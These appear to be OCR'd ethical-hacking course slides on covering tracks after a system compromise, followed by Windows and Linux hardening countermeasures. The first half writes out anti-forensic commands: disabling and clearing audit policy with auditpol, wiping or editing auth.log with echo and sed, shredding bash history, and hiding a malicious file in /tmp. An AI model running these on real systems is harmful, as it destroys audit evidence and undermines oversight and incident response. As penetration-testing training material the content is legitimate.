
- Information
  - Lets you know that an application, service, or driver completed an operation.
- Warning
  - Informs you of a situation that is probably significant, but not yet a serious problem. For example, low disk space will trigger a warning event.
- Error
  - Indicates a serious problem that may cause a loss of functionality or loss of data.

EVENT TYPES FOUND IN THE SECURITY LOG

- Success Audit
  - Records a successful event that is audited for security purposes
  - For example, when a user successfully logs on to the system, a Success Audit event is recorded
- Failure Audit
  - Records an unsuccessful event that is audited for security purposes
  - For example, when a user unsuccessfully tries to log on to the system, a Failure Audit event is recorded
- Note: Audit logging can also be enabled for file, print, and Active Directory access
  - Security logging has to be enabled in Group Policy
  - Logging then has to be enabled for a specific object in its Security tab

CLEARING THE EVENT LOG

- Best option is be selective and delete the entries pertaining to your actions
- Can also disable auditing ahead of time to prevent logs from being captured
- Another option is to corrupt a log file to make it unreadable
  - This happens frequently under normal conditions
  - Stop the event log service or boot another OS
  - Then open/edit/save the log file with a text editor



TOOLS TO CLEAR THE EVENT LOG

- ccleaner
  - Automate system cleaning, scrub online history, log files, etc.
- Eventlogedit-evtx--Evolution
  - Remove individual lines from Windows XML Event Log (EVTX) files
  - Works on Windows 7, Server 2012 and later
- Automatically clear out Event Viewer logs
  - Metasploit clearev

CHANGING EVENT LOG SETTINGS


- Auditpol
  - Built-in utility to set policy, including event log settings
- `auditpol \\<target IP> /disable`
- `auditpol /get /category:*`
  - Display all audit policies in detail if is enable (Object Acces, System, Logon/Logoff, Privilege Use, and so on)
- `auditpol /clear`
  - Reset (disable) the system audit policy for all subcategories
- `auditpol /remove`
  - Remove all per-user audit policy settings and disables all system audit policy settings

CLEARING MRU AND COMMAND HISTORY

- Detect and clean MRU (most recently used) lists on your computer
  - MRU lists contain information such as the names and/or locations of the last files you have accessed
  - They are located all over the registry, for almost any file type
  - MRUBlaster - https://www.brightfort.com/mrublaster.html
- Clear out command line history:
  - CMD Prompt: press [alt] + [F7]
  - PowerShell: type Clear-History

ADDITIONAL TOOLS TO COVER TRACKS IN WINDOWS

- Clear_Event_Viewer_Logs.bat
- Free Internet Window Washer
- DBAN
- Blancco Drive Eraser
- Privacy Eraser
- Wipe
- BleachBit
- ClearProg
- Clear My History



COMMON LINUX LOGS

- /var/log/messages or /var/log/syslog/
  - General messages, as well as system-related information
- /var/log/auth.log or /var/log/secure
  - Stores authentication logs, including both successful and failed logins and authentication methods
- /var/log/boot.log
  - Related to booting and any messages logged during startup
- /var/log/maillog or var/log/mail.log
  - Stores all logs related to mail servers

CLEARING LINUX LOGS

- It is possible to echo whitespace to clear the event log file:

```
echo " " > /var/log/auth.log
```

- Also you can perform this by using 'black hole dev/null':

```
echo /dev/null > auth.log
```

- To tamper/modify the log files, you can use sed stream editor to delete, replace and insert data.
- This command will delete every line that contains the 'opened' word (opened sessions on Linux system):

```
sed -i '/opened/d' /var/log/auth.log
```


- Use hidden files
  - name a malicious file ". log" with a space between . and log - then hide in /dev or /tmp

CLEARING LINUX BASH SHELL HISTORY

- Disable history
  - `export HISTSIZE=0`
  - `echo $HISTSIZE  // Verify the value is set to 0`
- Clear history
  - `history -c  //clears stored history`
  - `history -w    //clears history of current shell`
- Clear user's complete history
  - `cat /dev/null > ~.bash_history && history -c && exit`
- Shred history
  - //Shred history file, then delete it, then clear evidence of this command
  - `shred -zu ~/.bash_history`
  - `shred ~/.bash_history && cat /dev/null > .bash_history && history -c && exit`
- Force deletion of ~./bash_history file
  - `rm -rf ~/.bash_history`

CLEARING ZSH COMMAND HISTORY

1. Open /home/<user>
2. Locate .zsh_history
3. Open with a text editor
4. Delete all lines in the text file
5. Save the empty text file



6.22 SYSTEM HACKING COUNTER-MEASURES

- Harden Windows
- Harden Linux
- Password Cracking Countermeasures
- Privilege Escalation Countermeasures

DEFEND AGAINST SYSTEM HACKING

- Employ a multilayer, holistic security plan
- Protect:
  - Systems
  - Apps
  - Data
  - Infrastructure
  - Processes
  - Personnel
- Utilize:
  - Policies, procedures and training
  - Network security
  - Physical security
  - Change management
  - Risk management
  - Auditing
  - Disaster recovery.

GENERAL SYSTEM DEFENSE


- Change defaults
- Disable unused accounts, features and services
- Regularly patch and update the OS, services and applications
- Regularly verify system file integrity
- Set permissions and rights based on the principle of least privilege
- Use VPNs to connect
- Deploy Intrusion Detection on the network
- Deploy edge and host firewalls.

PASSWORD CRACKING COUNTERMEASURES

- Set a password policy including history, length, complexity, and minimum/maximum age
- Do not use passwords such as date of birth, spouse/child/pet's name
- Monitor for local and network-based dictionary/brute-forcing
- Prefer long pass phrases over shorter complex passwords
- Prefer two-factor authentication if possible
- Enable SYSKEY or BitLocker on Windows to protect the SAM database
- Avoid clear text protocols
- Avoid storing passwords in an unsecure location.

PASSWORD CRACKING COUNTERMEASURES (CONT'D)

- Employ two-factor authentication such as:
  - Smart card + PIN
  - Biometrics and password
- When using counter-based authentication, ensure that:
  - The hardware token or app regularly changes a one-time passcode
  - Often used in conjunction with a password or PIN.



RAINBOW TABLE COUNTERMEASURES

- Salting and key stretching make rainbow tables much less effective
  - These methods add random data to make a key longer
  - The cracking is a lot harder because the key is now longer
  - And it's hard to then tell which part is the salt and which part is the actual password
- Use multifactor authentication.

PRIVILEGE ESCALATION COUNTERMEASURES

- Restrict interactive login privileges
- Encrypt sensitive data
- Assign least privilege to users and applications
- Assign standard accounts to services when possible
- Vulnerability scan, fuzz, and stress test applications
- Patch and update the kernel, web server, and other services regularly.

PRIVILEGE ESCALATION COUNTERMEASURES (CONT'D)

- Change UAC settings to "Always Notify"
- Use fully qualified, quoted paths in all Windows applications
- Ensure executables are placed in write-protected directories
- In macOS, make plist files read-only
- Disallow system utilities or software from scheduling tasks
- Disable the default local administrator account.

HARDEN WINDOWS

- Configure Windows to only allow the installation of approved applications from controlled software repositories
- Create from scratch a whitelist of files that are allowed to execute on end-user machines
  - specify executables, libraries, scripts, and installers that are allowed to execute
- Disable Remote Access
- Do not use PowerShell 2.0 or earlier
- Enable Auto-Updates
- Enable File Backups
- Install a host-based IDS
- Disable unnecessary services

HARDEN WINDOWS (CONT'D)

- Install a good antivirus program and keep it updated
- Change all defaults
- Set a good password policy
- Prefer multi-factor authentication
- Set the screen to lock after inactivity
- Configure Windows Firewall
  - Restrict both outbound and inbound ports
- Use principle of least privilege when setting permission on resources.

BUILT-IN WINDOWS DEFENDER TOOLS

- Exploit Guard
- Device Guard
- Application Guard
- Credential Guard
- SmartScreen
- Windows Hello
- Windows Sandbox
- Secure Boot
- BitLocker

DEFEND AGAINST LLMNR/NBT-NS POISONING

- Configure Group Policy to disable LLMNR & NBT-NS:

- **Group Policy Editor** → Local Computer Policy → Computer Configuration → Administrative Templates → Network → DNS Client → Turn off multicast name resolution

- **Control Panel** → Network and Internet → Network and Sharing Center → Change Adapter Settings → Properties → TCP/IPv4 → General → Advanced → WINS → Disable NetBIOS over TCP/IP.

HARDEN LINUX

- Install security updates and patches
- Use strong passwords
- Prefer MFA
- Implement a firewall
- Delete unused packages
- Bind processes to localhost 127.0.0.1
  - Not all services have to be available via the network
  - For example, when running a local instance of MySQL on your web server, let it only listen on a local socket or bind to localhost
  - Then configure your application to connect via this local address, which is typically already the default.

HARDEN LINUX (CONT'D)


- Clean up old home directories and remove the users
- Security configurations
  - Read the man pages for each application for guidance on secure configuration
- Use disk encryption when possible
- Use the principle of least privilege to limit system and resource access
- Monitor the system
  - Implement normal system monitoring and implement monitoring on security events
- Create backups (and test!)
- Perform system auditing
  - Use a security tool like Lynis to perform a regular audit of your system.

6.23 SYSTEM HACKING REVIEW

- Review


SYSTEM HACKING REVIEW

- There are many tools and approaches you can use to hack a system
- When hacking system services, prefer buffer overflows that allow remote privilege execution
- Use a compromised host to pivot into the rest of the internal network
- If you can only compromise a system at a standard user level, seek to escalate privilege
- Maintain control through a persistent payload



SYSTEM HACKING REVIEW

- There are many tools and approaches you can use to hack a system
- When hacking system services, prefer buffer overflows that allow privileged remote execution
- Use a compromised host to pivot into the rest of the internal network
- If you can only compromise a system at a standard user level, seek to escalate privilege
- Maintain control through a persistent payload



- If you exhaust your password cracking dictionary, try brute forcing, MITM, or social engineering to get the password
- Use NTFS Streams or steganography to hide files and data
- Don't forget to cover your tracks!
- When you are through, restore all systems, clean out all artifacts, and document your findings.